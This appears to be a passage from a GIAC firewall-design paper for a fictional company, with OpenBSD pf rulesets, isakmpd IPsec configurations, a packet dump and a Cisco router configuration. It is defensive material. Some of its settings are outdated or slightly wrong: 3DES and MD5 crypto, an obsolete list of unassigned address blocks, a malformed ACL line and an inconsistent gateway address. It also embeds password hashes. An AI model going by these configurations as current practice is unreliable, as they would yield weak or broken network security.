pass out quick on $ext_if proto udp from $ntp_dnssrv1 port ntp to any port ntp keep state

# Allow inbound traffic from the service network hosts
pass in quick on $srv_if proto tcp from $smtpsrv1 port $highports to ! $int_net port smtp keep
state
pass in quick on $srv_if proto tcp from $smtpsrv1 port $highports to $dom_ho_srv port smtp
keep state
pass in quick on $srv_if proto tcp from { $ntp_dnssrv1, $dnssrv2 } port $highports to ! $int_net
port domain keep state
pass in quick on $srv_if proto udp from { $ntp_dnssrv1, $dnssrv2 } port $highports to ! $int_net
port domain keep state
pass in quick on $srv_if proto udp from $ntp_dnssrv1 port ntp to ! $int_net port ntp keep state
pass in quick on $srv_if proto udp from $srv_net port syslog to $syslogsrv port syslog keep state
#     Port 1352 is for Notes RPC
pass in quick on $srv_if proto tcp from $dom_wwwecomm port $highports to $dom_ho_srv port
1352 keep state

# Allow outbound traffic to the service network hosts
pass out quick on $srv_if proto tcp from ! $int_net port $highports to $dom_wwwecomm port
https keep state
pass out quick on $srv_if proto tcp from ! $int_net port $highports to $dom_wwwpub port www
keep state
pass out quick on $srv_if proto udp from any to { $ntp_dnssrv1, $dnssrv2 } port domain keep
state
pass out quick on $srv_if proto tcp from $proxysrv port $highports to { $ntp_dnssrv1, $dnssrv2 }
port domain keep state
pass out quick on $srv_if proto udp from { $int_net, $ho_router, $VPNprvsrv, $srv_addr } port ntp
to $ntp_dnssrv1 port ntp keep state
pass out quick on $srv_if proto tcp from ! $int_net port $highports to $smtpsrv1 port smtp keep
state
pass out quick on $srv_if proto tcp from $dom_ho_srv port $highports to $smtpsrv1 port smtp
keep state
pass out quick on $srv_if proto tcp from $int_net port $highports to $srv_net port ssh keep state
```

```
# Allow inbound traffic from the internal network
pass in quick on $int_if proto tcp from $proxysrv port $highports to any port { ftp, www, https }
keep state
#     Need to allow passive ftp from the proxy server
pass in quick on $int_if proto tcp from $proxysrv port $highports to any port $highports keep
state
pass in quick on $int_if proto tcp from $dom_ho_srv port $highports to $dom_wwwecomm port
1352 keep state
pass in quick on $int_if proto tcp from $int_net port $highports to any port ssh keep state
pass in quick on $int_if proto udp from $proxysrv port $highports to { $ntp_dnssrv1, $dnssrv2 }
port domain keep state
pass in quick on $int_if proto tcp from $proxysrv port $highports to { $ntp_dnssrv1, $dnssrv2 }
port domain keep state
pass in quick on $int_if proto udp from $int_net port ntp to $ntp_dnssrv1 port ntp keep state
pass in quick on $int_if proto tcp from $int_net port $highports to $dom_wc_srv port 1352 keep
state
#    Port 548 is Apple File Sharing over IP
pass in quick on $int_if proto tcp from $int_net port $highports to $wc_filesrv port 548 keep state

# Allow outbound traffic onto the internal network
pass out quick on $int_if proto udp from { $srv_net, $VPNprvsrv, $ho_router, $int_addr } port
syslog to $syslogsrv port syslog keep state
pass out quick on $int_if proto tcp from $home_nets port $highports to $dom_ho_srv port 1352
keep state
pass out quick on $int_if proto tcp from { $dom_wwwecomm, $dom_wc_srv } port $highports to
$dom_ho_srv port 1352 keep state
pass out quick on $int_if proto tcp from $smtpsrv1 port $highports to $dom_ho_srv port smtp
keep state
pass out quick on $int_if proto tcp from $home_nets port $highports to $ho_filesrv port 548 keep
state
pass out quick on $int_if proto tcp from $wc_int_net port $highports to $ho_filesrv port 548 keep
state

# Allow inbound traffic from VPN Public segment
pass in quick on $VPNpub_if proto udp from $VPNpubsrv port isakmp to $VPN_gws port isakmp
keep state
pass in quick on $VPNpub_if proto esp from $VPNpubsrv to $VPN_gws keep state

# Allow outbound traffic onto VPN Public segment
pass out quick on $VPNpub_if proto udp from $VPN_gws port isakmp to $VPNpubsrv port isakmp
keep state
pass out quick on $VPNpub_if proto esp from $VPN_gws to $VPNpubsrv keep state

# Allow inbound traffic from VPN Private segment
pass in quick on $VPNprv_if proto tcp from $wc_int_net port $highports to $ho_filesrv port 548
keep state
pass in quick on $VPNprv_if proto tcp from $home_nets port $highports to $ho_filesrv port 548
keep state
pass in quick on $VPNprv_if proto tcp from $dom_wc_srv port $highports to $dom_ho_srv port
1352 keep state
pass in quick on $VPNprv_if proto tcp from $home_nets  port $highports to $dom_ho_srv port
1352 keep state

# Allow outbound traffic onto VPN Private segment
```

```
pass out quick on $VPNprv_if proto tcp from $int_net port $highports to $wc_filesrv port 548
keep state
pass out quick on $VPNprv_if proto tcp from $dom_ho_srv port $highports to $dom_wc_srv port
1352 keep state

# Anything that passed those rules will get blocked here
block out quick on $ext_if from any to { 255.255.255.255, 192.168.0.255 } # Block Broadcasts
block out log on $ext_if all
block in log  on $ext_if all
block out log on $srv_if all
block in log on $srv_if all
block out log on $int_if all
block in log on $int_if all
block out log on $VPNpub_if all
block in log on $VPNpub_if all
block out log on $VPNprv_if all
block in log on $VPNprv_if all
block return-rst in log on $ext_if proto tcp all
block return-icmp in log on $ext_if proto udp all
```

The GIAC VPN solution relies upon an open source implementation of IPsec and ISAKMP (IKE) running on OpenBSD. OpenSSL was used to generate certificates for use by the VPN gateways, with each VPN gateway given its own SSL certificate. In the event that an employee possessing a GIAC VPN gateway leaves the company, access to the VPN can be revoked by removal of the client's certificate on the gateway.

The ISAKMP daemon (isakmpd) on OpenBSD relies on two configuration files to define its functionality. The first file is a policy file named isakmpd.policy. This file defines which parameters must be presented by a host initiating a connection in order to have access to VPN services. Because GIAC is using SSL certificates to provide authentication of the ISAKMP process, the isakmpd.policy file lists information pertaining to the Certificate Authority (CA) that signed the clients' certificate. The policy file also lists what form of encryption and hashing must be used. Any initiating host that cannot provide a certificate signed by the approved CA and communicate with the required level of encryption will not be allowed to establish a VPN connection. The following policy specifies CA specific information that must appear in any presented certificate, as well as a requirement to use Triple DES encryption with either SHA or MD5 hashes for data integrity. It also restricts VPN use to ESP, not allowing Authenticated Header (AH) IPsec.

isakmpd.policy:

```
KeyNote-Version: 2
Authorizer: "POLICY"
Licensee:
"DN:/C=US/ST=OurState/L=Springfld/O=GIAC,Inc/OU=HeadOffice/CN=gw1.giac.com/Email=post
master@giac.com"
Conditions: app_domain == "IPsec policy" &&
      esp_present == "yes" &&
```

```
esp_enc_alg == "3des" &&
(esp_auth_alg == "hmac-sha" ||
 esp_auth_alg == "hmac-md5") -> "true";
```

The second configuration file used is isakmpd.conf. This file lists parameters for session establishment to be used by hosts meeting the requirements of the policy file. Information regarding the initial setup of a Security Association (SA) and the actual authentication procedures are defined here. Peer gateways are defined by external address and are associated with the private ip network of the remote user. This is necessary to setup the proper routing tables for the VPN gateways. Please observe the embedded comments for further description of the IPsec configuration. Also note that the OpenBSD implementation of IPsec includes many predefined settings for encryption and hash settings. In cases where these defaults are not used, the settings are explicitly defined within the configuration file.

isakmpd.conf:

```
[General]
Retransmits=            5
Exchange-max-time=      120
Listen-on=              200.200.200.35
#
# Certificates used for authentication must be present in these directories to gain access
#
[X509-certificates]
CA-directory=           /etc/isakmpd/ca/
Cert-directory=         /etc/isakmpd/certs/
Private-key=            /etc/isakmpd/private/local.key
#
# Here, we define the external gateways with which we will be communicating, and an alias
which
# points to a section with additional configuration information. This is used for the initial IKE
setup.
#
[Phase 1]
199.199.199.33=         USER1
198.198.198.44=         USER2
197.197.197.55=         USER3
196.196.196.66=         USER4
201.201.201.18=         WC
#
# Here, we define the configuration sections that will contain the necessary information used in
# Phase 2. Phase 2 is where the actual Security Associations (SAs) are setup.
#
[Phase 2]
Connections=            IPsec-HO-USER1,IPsec-HO-USER2,IPsec-HO-USER3,IPsec-HO-
USER4,IPsec-HO-WC
#
# This is the Phase 1 specific configuration for the approved VPN gateways. We will be using
the
```

```
# standard IKE protocol over UDP, port 500, in order to perform IPsec Phase 1. The hashing and
# encryption specifications are defined within the Cert-main-mode section. Identification
# information that must be passed from this gateway to the remote device is specified in the
# section entitled 'HO-FQDN'
#
[USER1]
Phase=              1
Transport=          udp
Address=            199.199.199.33
Configuration=      Cert-main-mode
ID=                 HO-FQDN

[USER2]
Phase=              1
Transport=          udp
Address=            198.198.198.44
Configuration=      Cert-main-mode
ID=                 HO-FQDN

[USER3]
Phase=              1
Transport=          udp
Address=            197.197.197.55
Configuration=      Cert-main-mode
ID=                 HO-FQDN

[USER4]
Phase=              1
Transport=          udp
Address=            196.196.196.66
Configuration=      Cert-main-mode
ID=                 HO-FQDN

[WC]
Phase=              1
Transport=          udp
Address=            201.201.201.18
Configuration=      Cert-main-mode
ID=                 HO-FQDN
#
# This ID section specifies that this host will identify itself using the Fully Qualified Domain Name
# of gw1.giac.com
#
[HO-FQDN]
ID-type=            FQDN
Name=               gw1.giac.com
#
# This Phase 2 information associates a host defined in Phase 1, with a required Phase 2
# parameter section "Cert-quick-mode", as well as identifiers for the target networks. In other
# words, traffic traveling between these private network addresses, defined by Net-HO and
# Net-USER1, are to be associated with the SAs that are created during Phase 2. The section
# "Cert-quick-mode" defines the encryption and hashing methods to be used during Phase 2
#
[IPsec-HO-USER1]
```

```
Phase=                  2
ISAKMP-peer=            USER1
Configuration=          Cert-quick-mode
Local-ID=               Net-HO
Remote-ID=              Net-USER1

[IPsec-HO-USER2]
Phase=                  2
ISAKMP-peer=            USER2
Configuration=          Cert-quick-mode
Local-ID=               Net-HO
Remote-ID=              Net-USER2

[IPsec-HO-USER3]
Phase=                  2
ISAKMP-peer=            USER3
Configuration=          Cert-quick-mode
Local-ID=               Net-HO
Remote-ID=              Net-USER3

[IPsec-HO-USER4]
Phase=                  2
ISAKMP-peer=            USER4
Configuration=          Cert-quick-mode
Local-ID=               Net-HO
Remote-ID=              Net-USER4

[IPsec-HO-WC]
Phase=                  2
ISAKMP-peer=            WC
Configuration=          Cert-quick-mode
Local-ID=               Net-HO
Remote-ID=              Net-WC
#
# Here we define the private networks that are linked by the VPN tunnels.
#
[Net-USER1]
ID-type=                IPV4_ADDR_SUBNET
Network=                192.168.10.0
Netmask=                255.255.255.248

[Net-USER2]
ID-type=                IPV4_ADDR_SUBNET
Network=                192.168.10.8
Netmask=                255.255.255.248

[Net-USER3]
ID-type=                IPV4_ADDR_SUBNET
Network=                192.168.10.16
Netmask=                255.255.255.248

[Net-USER4]
ID-type=                IPV4_ADDR_SUBNET
Network=                192.168.10.24
```

```
Netmask=            255.255.255.248

[Net-WC]
ID-type=            IPV4_ADDR_SUBNET
Network=            192.168.1.0
Netmask=            255.255.255.0

[Net-HO]
ID-type=            IPV4_ADDR_SUBNET
Network=            192.168.0.0
Netmask=            255.255.255.0
#
# Phase 1 of IKE will use the following parameters. Encryption will use Triple-DES and integrity
# checking will be performed using the MD5 hash. The parameters for this particular transform
# are in the next section.
#
[Cert-main-mode]
DOI=                                IPSEC
EXCHANGE_TYPE=                      ID_PROT
Transforms=                         3DES-MD5
#
# Here we define the specifics of the transform. This includes the Diffie-Hellman Group used for
# the transform (We specify MODP_1024, which is DH Group 2), and the type of authentication
# used, in this case, an RSA certificate. Also specified are the lifetimes of the associations,
based
# on both minimum time and minimum traffic.
#
```

```
[3DES-MD5]
ENCRYPTION_ALGORITHM=          3DES_CBC
HASH_ALGORITHM=                MD5
AUTHENTICATION_METHOD=         RSA_SIG
GROUP_DESCRIPTION=             MODP_1024
Life=                          LIFE_60_SECS,LIFE_1000_KB
#
# The quick mode definition for Phase 2 is defined here. We will be using Triple DES encryption
# with SHA hashing for integrity checking. Note also that Perfect Forward Secrecy is used to
# ensure that session keys are not derived from keys previously used.
#
[Cert-quick-mode]
DOI=                           IPSEC
EXCHANGE_TYPE=                 QUICK_MODE
Suites=                        QM-ESP-3DES-SHA-PFS-SUITE
```

Once the IPsec tunnels have been established, the Unix command 'netstat –rn' was used to show the current VPN tunnels as they exist in the routing tables:

```
Encap:
Source            Port    Destination       Port    Proto   SA(Address/Proto/Type/Direction)
192.168.10.0/28   0       192.168.0/24      0       0       199.199.199.33/50/use/in
192.168.10.8/28   0       192.168.0/24      0       0       198.198.198.44/50/use/in
192.168.10.16/28          0       192.168.0/24      0       0       197.197.197.55/50/use/in
192.168.10.24/28          0       192.168.0/24      0       0       196.196.196.66/50/use/in
192.168.1/24      0       192.168.0/24      0       0       210.210.210.18/50/use/in
192.168.10/24     0       192.168.10.0/28   0       0       199.199.199.33/50/require/out
192.168.10/24     0       192.168.10.8/28   0       0       198.198.198.44/50/require/out
192.168.10/24     0       192.168.10.16/28          0       0       197.197.197.55/50/require/out
192.168.10/24     0       192.168.10.24/28          0       0       196.196.196.66/50/require/out
192.168.10/24     0       192.168.1/24      0       0       201.201.201.18/50/require/out
```

A dump of the ISAKMP portion of the tunnel setup showed the following conversation between a remote gateway and the central site:

```
12:06:51.243311 199.199.199.33.500 > 200.200.200.35.500:  [udp sum ok] isakmp v1.0
exchange ID_PROT
      cookie: 0f1315ce6456ee09->0000000000000000 msgid: 00000000 len: 72
      payload: SA len: 44 DOI: 1(IPSEC) situation: IDENTITY_ONLY
         payload: PROPOSAL len: 32 proposal: 1 proto: ISAKMP spisz: 0 xforms: 1
            payload: TRANSFORM len: 24
               transform: 0 ID: ISAKMP
                  attribute ENCRYPTION_ALGORITHM = 3DES_CBC
                  attribute HASH_ALGORITHM = MD5
                  attribute AUTHENTICATION_METHOD = RSA_SIG
                  attribute GROUP_DESCRIPTION = MODP_1024 (ttl 64, id 11753)
12:06:51.284282 200.200.200.35.500 > 199.199.199.33.500:  [udp sum ok] isakmp v1.0
exchange ID_PROT
      cookie: 0f1315ce6456ee09->0565264650414a4c msgid: 00000000 len: 72
      payload: SA len: 44 DOI: 1(IPSEC) situation: IDENTITY_ONLY
         payload: PROPOSAL len: 32 proposal: 1 proto: ISAKMP spisz: 0 xforms: 1
            payload: TRANSFORM len: 24
```

```
            transform: 0 ID: ISAKMP
               attribute ENCRYPTION_ALGORITHM = 3DES_CBC
               attribute HASH_ALGORITHM = MD5
               attribute AUTHENTICATION_METHOD = RSA_SIG
               attribute GROUP_DESCRIPTION = MODP_1024 (ttl 44, id 43822)
12:06:51.619385 199.199.199.33.500 > 200.200.200.35.500:  [udp sum ok] isakmp v1.0
exchange ID_PROT
      cookie: 0f1315ce6456ee09->0565264650414a4c msgid: 00000000 len: 180
      payload: KEY_EXCH len: 132
      payload: NONCE len: 20 (ttl 64, id 27290)
12:06:51.709641 200.200.200.35.500 > 199.199.199.33.500:  [udp sum ok] isakmp v1.0
exchange ID_PROT
      cookie: 0f1315ce6456ee09->0565264650414a4c msgid: 00000000 len: 180
      payload: KEY_EXCH len: 132
      payload: NONCE len: 20 (ttl 44, id 56664)
12:06:52.274703 199.199.199.33.500 > 200.200.200.35.500:  [udp sum ok] isakmp v1.0
exchange ID_PROT encrypted
      cookie: 0f1315ce6456ee09->0565264650414a4c msgid: 00000000 len: 1020 (ttl 64, id
15672)
12:06:52.389006 200.200.200.35.500 > 199.199.199.33.500:  [udp sum ok] isakmp v1.0
exchange ID_PROT encrypted
      cookie: 0f1315ce6456ee09->0565264650414a4c msgid: 00000000 len: 980 (ttl 44, id
56666)
12:06:52.543759 199.199.199.33.500 > 200.200.200.35.500:  [udp sum ok] isakmp v1.0
exchange QUICK_MODE encrypted cookie: 0f1315ce6456ee09->0565264650414a4c msgid:
0c0005a6 len: 252 (ttl 64, id 16270)
12:06:52.611596 200.200.200.35.500 > 199.199.199.33.500:  [udp sum ok] isakmp v1.0
exchange QUICK_MODE encrypted cookie: 0f1315ce6456ee09->0565264650414a4c msgid:
0c0005a6 len: 252 (ttl 44, id 50756)
12:06:52.619057 199.199.199.33.500 > 200.200.200.35.500:  [udp sum ok] isakmp v1.0
exchange QUICK_MODE encrypted cookie: 0f1315ce6456ee09->0565264650414a4c msgid:
0c0005a6 len: 52 (ttl 64, id 14999)
```

The first six packets carry the initial portion of IKE Phase 1 – Main mode. The first two packets are an exchange of encryption and hashing parameters to be used for the remainder of the negotiation. Next, the two hosts exchange public keys and a random number known as a nonce. This nonce is then signed by the receiving host's private key and returned in the last exchange for verification against the previously delivered public key.

The final three packets are the Phase 2 setup of the actual SAs to be used by client communications. This quick mode conversation is encrypted within the temporary SAs created by Phase 1. According to RFC 2409[7]:

"Quick Mode is essentially a SA negotiation and an exchange of nonces that provides replay protection. The nonces are used to generate fresh key material and prevent replay attacks from generating bogus security associations. An optional Key Exchange payload can be exchanged to allow for an additional Diffie-Hellman exchange and exponentiation per Quick Mode"

This optional key exchange is used in the GIAC VPN configuration to

provide Perfect Forward Secrecy. By using a new key exchange instead of key information derived from Phase 1, an attacker who discovers the key used for a particular session can only decrypt a small section of the session. Every time the session keys are renegotiated, previous key information is no longer useful.

West Coast Office

The West Coast office is connected to the Internet by way of a DSL broadband connection and a Cisco 1605R router. New versions of the IOS software are downloaded, tested and installed regularly – the currently installed version is 12.2.11T with the IP Plus software feature. Due to similarities between the Cisco 2691 router installed at the Main office and the 1605R, it is unnecessary to repeat all of the configuration option decisions that were made. The following configuration was installed on the West Coast router:

```
!
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
service password-encryption
no service tcp-small-servers
no service udp-small-servers
!
hostname 1605-WC
!
enable secret 5 $1$m3Ko$PyRGHjnHO.A1OEFSj35Dl/
!
no ip name-server
!
no ip domain-lookup
no cdp run
no ip bootp server
no ip source-route
no service finger
!
interface Ethernet 0
 no shutdown
 description connected to Internet
 ip address 201.201.201.2 255.255.255.248
 no ip directed-broadcast
 no ip proxy-arp
 no ip redirects
 no ip unreachables
 ip access-group 10 in
 no cdp enable
 keepalive 10
!
interface Ethernet 1
 no shutdown
 description connected to DMZ
 ip address 201.201.201.9 255.255.255.248
```

```
 no ip directed-broadcast
 no ip proxy-arp
 no cdp enable

 keepalive 10
!
no ip classless
no ip http server
no snmp-server location
no snmp-server contact
!Block all private addresses coming in from the Internet defined by RFC 1918.
access-list 10 deny 172.16.0.0 0.15.255.255
access-list 10 deny 192.168.0.0 0.0.255.255
access-list 10 deny 10.0.0.0 0.255.255.255

!Block broadcast addresses
access-list 10 deny 255.0.0.0 0.255.255.255

!hen the multicast addresses
!Class D
access-list 10 deny 224.0.0.0 31.255.255.255

!Class E Reserved
access-list 10 deny 240.0.0.0 15.255.255.255

!The local loopback address
access-list 10 deny 127.0.0.1 0.0.0.255

!Missing dhcp server address assignments
access-list 10 deny 169.254.0. 0.0.255.255.

!Block our internal public addresses appearing outside
access-list 10 deny 201.201.201.8 0.0.0.7
access-list 10 deny 201.201.201.16 0.0.0.7
access-list 10 deny 201.201.201.24 0.0.0.7

!Block the IANA unassigned public numbers
access-list 10 deny 0.0.0.0 0.0.0.0
access-list 10 deny 1.0.0.0 0.255.255.255
access-list 10 deny 2.0.0.0 0.255.255.255
access-list 10 deny 5.0.0.0 0.255.255.255
access-list 10 deny 7.0.0.0 0.255.255.255
access-list 10 deny 23.0.0.0 0.255.255.255
access-list 10 deny 27.0.0.0 0.255.255.255
access-list 10 deny 31.0.0.0 0.255.255.255
access-list 10 deny 36.0.0.0 0.255.255.255
access-list 10 deny 37.0.0.0 0.255.255.255
access-list 10 deny 39.0.0.0 0.255.255.255
access-list 10 deny 41.0.0.0 0.255.255.255
access-list 10 deny 42.0.0.0 0.255.255.255
access-list 10 deny 49.0.0.0 0.255.255.255
access-list 10 deny 50.0.0.0 0.255.255.255
access-list 10 deny 58.0.0.0 0.255.255.255
access-list 10 deny 59.0.0.0 0.255.255.255
```

```
access-list 10 deny 60.0.0.0 0.255.255.255
access-list 10 deny 69.0.0.0 0.255.255.255
access-list 10 deny 70.0.0.0 0.255.255.255
access-list 10 deny 71.0.0.0 0.255.255.255
access-list 10 deny 72.0.0.0 0.255.255.255
access-list 10 deny 73.0.0.0 0.255.255.255
access-list 10 deny 74.0.0.0 0.255.255.255
access-list 10 deny 75.0.0.0 0.255.255.255
access-list 10 deny 76.0.0.0 0.255.255.255
access-list 10 deny 77.0.0.0 0.255.255.255
access-list 10 deny 78.0.0.0 0.255.255.255
access-list 10 deny 79.0.0.0 0.255.255.255
access-list 10 deny 82.0.0.0 0.255.255.255
access-list 10 deny 83.0.0.0 0.255.255.255
access-list 10 deny 84.0.0.0 0.255.255.255
access-list 10 deny 85.0.0.0 0.255.255.255
access-list 10 deny 86.0.0.0 0.255.255.255
access-list 10 deny 87.0.0.0 0.255.255.255
access-list 10 deny 88.0.0.0 0.255.255.255
access-list 10 deny 89.0.0.0 0.255.255.255
access-list 10 deny 90.0.0.0 0.255.255.255
access-list 10 deny 91.0.0.0 0.255.255.255
access-list 10 deny 92.0.0.0 0.255.255.255
access-list 10 deny 93.0.0.0 0.255.255.255
access-list 10 deny 94.0.0.0 0.255.255.255
access-list 10 deny 95.0.0.0 0.255.255.255
access-list 10 deny 96.0.0.0 0.255.255.255
access-list 10 deny 97.0.0.0 0.255.255.255
access-list 10 deny 98.0.0.0 0.255.255.255
access-list 10 deny 99.0.0.0 0.255.255.255
access-list 10 deny 100.0.0.0 0.255.255.255
access-list 10 deny 101.0.0.0 0.255.255.255
access-list 10 deny 102.0.0.0 0.255.255.255
access-list 10 deny 103.0.0.0 0.255.255.255
access-list 10 deny 104.0.0.0 0.255.255.255
access-list 10 deny 105.0.0.0 0.255.255.255
access-list 10 deny 106.0.0.0 0.255.255.255
access-list 10 deny 107.0.0.0 0.255.255.255
access-list 10 deny 108.0.0.0 0.255.255.255
access-list 10 deny 109.0.0.0 0.255.255.255
access-list 10 deny 111.0.0.0 0.255.255.255
access-list 10 deny 112.0.0.0 0.255.255.255
access-list 10 deny 113.0.0.0 0.255.255.255
access-list 10 deny 114.0.0.0 0.255.255.255
access-list 10 deny 115.0.0.0 0.255.255.255
access-list 10 deny 116.0.0.0 0.255.255.255
access-list 10 deny 117.0.0.0 0.255.255.255
access-list 10 deny 118.0.0.0 0.255.255.255
access-list 10 deny 119.0.0.0 0.255.255.255
access-list 10 deny 120.0.0.0 0.255.255.255
access-list 10 deny 121.0.0.0 0.255.255.255
access-list 10 deny 122.0.0.0 0.255.255.255
access-list 10 deny 123.0.0.0 0.255.255.255
access-list 10 deny 124.0.0.0 0.255.255.255
```

```
access-list 10 deny 125.0.0.0 0.255.255.255
access-list 10 deny 126.0.0.0 0.255.255.255
access-list 10 deny 197.0.0.0 0.255.255.255
access-list 10 deny 221.0.0.0 0.255.255.255
access-list 10 deny 222.0.0.0 0.255.255.255
access-list 10 deny 223.0.0.0 0.255.255.255
!
access-list 101 permit tcp 200.200.200.12 0.0.0.255 any eq ssh
access-list 101 permit tcp 200.200.200.13 0.0.0.255 any eq ssh
access-list 101 deny   ip any any log
!
banner motd ^C
**********************************************************
                NOTICE TO USERS
This computer system is the property of GIAC, Inc. It is
for authorized use only. Users (authorized or unauthorized)
have no explicit or implicit expectation of privacy. Any
or all uses of this system and all files on this system may
be intercepted, monitored, recorded, copied, audited,
inspected, and disclosed to GIAC, Inc and law enforcement
personnel, as well as authorized officials of other
agencies, both domestic and foreign.

By using this system, the user consents to such
interception, monitoring, recording, copying, auditing,
inspection, and disclosure at the discretion of GIAC, Inc
personnel.

Unauthorized or improper use of this system may result in
administrative disciplinary action and civil and criminal
penalties. By continuing to use this system you indicate
your awareness of and consent to these terms and conditions
of use.

LOG OFF IMMEDIATELY if you do not agree to the conditions
stated in this warning.
**********************************************************
^C
!

!
line console 0
 exec-timeout 5 0
 password 7 113E451234447G532B
 login
 transport input none
!
line vty 0 4
 exec timeout
 access-class 101 in
 password 7 113E451554447H532B
 login
 transport input ssh
!
```

```
ntp server 192.168.1.18
logging 192.168.1.10
logging buffered 16000
logging trap debugging
```

The firewall rule set implemented at the West Coast office is similar to that used at the Main office. However, because this office provides fewer services, the configuration is considerably shorter. Due to the size of the West Coast office, GIAC has decided to make some servers provide multiple functions. The Squid proxy server has been configured to provide outbound SMTP relaying with header cleaning. Because inbound SMTP occurs at the Main office, replication over the VPN provides email delivery from the Main office Domino server to the West Coast Domino server. The proxy server is also responsible for maintaining the network time using the NTP protocol and synchronizing to publicly available NTP servers.

```
# GIAC West Coast Firewall Ruleset
#   Configuration version 1.0.0
#   Configuration Author;  Steven Cardinal
#
# Define Macros

ext_if=”xl0”
VPNpub_if=”xl1”
VPNprv_if=”xl2”
int_if=”xl3”

ext_net=”201.201.201.8/29”
VPNpub_net=”201.201.201.16/29”
VPNprv_net=”201.201.201.24/29”
int_net=”192.168.1.0/24”
ho_int_net=”192.168.0.0/24”

ext_addr=”201.201.201.10”
VPNpub_addr=”201.201.201.17”
VPNprv_addr=”201.201.201.25”
int_addr=”192.168.1.1”

# Known Hosts

ho_router=”200.200.200.2”
wc_router=”201.201.201.9”
ssh_ext_wks1=”200.200.200.12”
ssh_ext_wks2=”200.200.200.13”
VPNpubsrv=”201.201.201.18”
VPNprvsrv=”201.201.201.26”
VPN_gws=”200.200.200.34”
syslogsrv=”192.168.1.10”
proxysrv=”192.168.1.11”
ho_filesrv=”192.168.0.15”
```

```
dom_ho_srv=”192.168.0.16”
dom_wc_srv=”192.168.1.16”
wc_filesrv=”192.168.1.15”

highports = “> 1023”

# Begin Rules

# Normalize packets to prevent fragmentation attacks
scrub in on $ext_if all

# Allow all loopback connections so the firewall can talk to itself
pass in quick on lo0 all
pass out quick on lo0 all

# Drop Internet Noise and Bad Addresses – router ‘should’ block all of this
block in quick on $ext_if from { 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16, 255.255.255.255/32,
127.0.0.0/8 }
block in quick on $ext_if from any to 255.255.255.255

# Allowed inbound traffic on external interface
pass in quick on $ext_if proto esp from $VPN_gws to $VPNpubsrv keep state
pass in quick on $ext_if proto udp from $VPN_gws port isakmp to $VPNpubsrv port isakmp keep
state
pass in quick on $ext_if proto udp from $wc_router port syslog to $syslogsrv port syslog keep
state
pass in quick on $ext_if proto udp from $wc_router port ntp to $proxysrv port ntp keep state
pass in quick on $ext_if proto tcp from { $ssh_ext_wks1, $ssh_ext_wks2 } to $ext_addr port ssh
keep state

# Allow outbound traffic on external interface from nat addresses and legit addresses
pass out quick on $ext_if proto esp from $VPNpubsrv to $VPN_gws keep state
pass out quick on $ext_if proto udp from $VPNpubsrv port isakmp to $VPN_gws port isakmp
keep state
pass out quick on $ext_if proto udp from $ext_addr port $highports to any port domain keep state
pass out quick on $ext_if proto udp from $ext_addr port ntp to any port ntp keep state
#  -  log traffic from proxy for cross-ref
pass out log quick on $ext_if proto tcp from $ext_addr port $highports to any port { ftp, www,
https } keep state
pass out log quick on $ext_if proto tcp from $ext_addr port $highports to any port $highports
keep state
pass out quick on $ext_if proto tcp from $ext_addr port $highports to any port { smtp, domain }
keep state

# Allow inbound traffic from the internal network
pass in quick on $int_if proto tcp from $dom_wc_srv port $highports to $dom_ho_srv port 1352
keep state
#    Port 548 is Apple File Sharing over IP
pass in quick on $int_if proto tcp from $int_net port $highports to $ho_filesrv port 548 keep state
pass in quick on $int_if proto tcp from $proxysrv port $highports to any port { ftp, smtp, domain,
www, https } keep state
#     Need to allow passive ftp from the proxy server
pass in quick on $int_if proto tcp from $proxysrv port $highports to any $highports keep state
pass in quick on $int_if proto udp from $proxysrv port $highports to any port domain keep state
```

```
pass in quick on $int_if proto udp from $proxysrv port ntp to any port ntp keep state

# Allow outbound traffic onto the internal network
pass out quick on $int_if proto udp from { $VPN_prvsrv, $wc_router, $int_addr } port syslog to
$syslogsrv port syslog keep state
pass out quick on $int_if proto tcp from $dom_ho_srv port $highports to $dom_wc_srv port 1352
keep state
pass out quick on $int_if proto tcp from $ho_int_net port $highports to $ho_filesrv port 548 keep
state

# Allow inbound traffic from VPN Public segment
pass in quick on $VPNpub_if proto udp from $VPNpubsrv port isakmp to $VPN_gws port isakmp
keep state
pass in quick on $VPNpub_if proto esp from $VPNpubsrv to $VPN_gws keep state

# Allow outbound traffic onto VPN Public segment
pass out quick on $VPNpub_if proto udp from $VPN_gws port isakmp to $VPNpubsrv port isakmp
keep state
pass out quick on $VPNpub_if proto esp from $VPN_gws to $VPNpubsrv keep state

# Allow inbound traffic from VPN Private segment
pass in quick on $VPNprv_if proto tcp from $ho_int_net port $highports to $wc_filesrv port 548
keep state
pass in quick on $VPNprv_if proto tcp from $dom_ho_srv port $highports to $dom_wc_srv port
1352 keep state

# Allow outbound traffic onto VPN Private segment
pass out quick on $VPNprv_if proto tcp from $int_net port $highports to $ho_filesrv port 548
keep state
pass out quick on $VPNprv_if proto tcp from $dom_wc_srv port $highports to $dom_ho_srv port
1352 keep state

# Anything that passed those rules will get blocked here
block out quick on $ext_if from any to { 255.255.255.255, 192.168.0.255 } # Block Broadcasts
block out log on $ext_if all
block in log  on $ext_if all
block out log on $int_if all
block in log on $int_if all
block out log on $VPNpub_if all
block in log on $VPNpub_if all
block out log on $VPNprv_if all
block in log on $VPNprv_if all
block return-rst in log on $ext_if proto tcp all
block return-icmp in log on $ext_if proto udp all
```

The nat.conf contains the following configuration:

```
nat on xl0 from 192.168.1.0/24 to any -> xl0
```

The VPN configuration at the West Coast office is also similar to that at the Main office. The isakmpd.policy file is identical:

```
KeyNote-Version: 2
Authorizer: "POLICY"
Licensee:
"DN:/C=US/ST=OurState/L=Springfld/O=GIAC,Inc/OU=HeadOffice/CN=gw1.giac.com/Email=post
master@giac.com"
Conditions: app_domain == "IPsec policy" &&
      esp_present == "yes" &&
      esp_enc_alg == "3des" &&
      (esp_auth_alg == "hmac-sha" ||
       esp_auth_alg == "hmac-md5") -> "true";
```

The isakmpd.conf file contains many of the same basic settings, but does not require entries for gateways other than the Main office gateway, which acts as a hub for all VPN connectivity.

```
[General]
Retransmits=              5
Exchange-max-time=        120
Listen-on=                201.201.201.18

[X509-certificates]
CA-directory=             /etc/isakmpd/ca/
Cert-directory=           /etc/isakmpd/certs/
Private-key=              /etc/isakmpd/private/local.key

[Phase 1]
200.200.200.34=           HO

[Phase 2]
Connections=              IPsec-WC-HO

[HO]
Phase=                    1
Transport=                udp
Address=                  200.200.200.35
Configuration=            Cert-main-mode
ID=                       WC-FQDN

[WC-FQDN]
ID-type=                  FQDN
